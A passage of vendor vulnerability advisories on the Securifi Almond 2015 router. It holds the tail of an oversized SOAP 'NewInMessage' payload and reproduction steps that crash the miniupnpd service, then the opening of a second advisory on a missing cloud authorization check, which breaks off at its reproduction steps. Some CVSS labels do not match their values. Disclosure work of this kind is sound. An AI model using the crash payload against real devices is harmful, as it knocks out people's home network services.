QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQQ==</NewInMessage>

</m:PutMessage>

</SOAP-ENV:Body>

</SOAP-ENV:Envelope>

1. Now navigate to <http://10.10.10.254:8888/L3F.xml> and this should cause the miniupnpd process to crash
2. Try navigating to the <http://10.10.10.254:8888/L3F.xml> again and it should not work


**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a UPNP functionality for devices to interface with the router and interact with the device. It seems that the “NewInMessage” SOAP parameter passed with a huge payload results in crashing the process.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "miniupnpd" is the one that has the vulnerable function that receives the values sent by the SOAP request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function WscDevPutMessage at address 0x0041DBB8 in IDA pro is identified to be receiving the values sent in the SOAP request. The SOAP parameter "NewInMesage" received at address 0x0041DC30 causes the miniupnpd process to finally crash when a second request is sent to the same process.



**Exploitation**

-------------------------------------------------------------------------------------------------

A local attacker can execute this attack and cause the UPNP service to crash. Even a remote attacker can cause the UPNP process to crash if the UPNP service is exposed externally.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "miniupnpd" binary which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict length check on the values received as a part of the SOAP payload.

# SIG-EXT-03-2017-10 (Missing Authz check can allow to acces any Almond using Securifi mobile application)

**Introduction**

-------------------------------------------------------------------------------------------------

Recently missing authorization check implemented in the cloud services by Securifi developers was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the Cloud service that allows users to connect to their Almond devices does not implement authorization checks correctly on their network and websocket APIs. This would allow an attacker to perform all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website <https://www.securifi.com/sensors> which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who has registered with an account on connect.seurifi.com to login into his account and then control any cloud connected Almond device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (L):
* Privileges Required (PR): Low (N):
* User Interaction (UI): Required (N):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 9.8 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 9.6 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (H):
* Integrity Requirement (IR): Med (H):
* Availability Requirement (AR): Med (H)
* Resulting environmental score: 9.6 (High).

The final score is thus 9.6 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------


All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


**Steps to Reproduce**

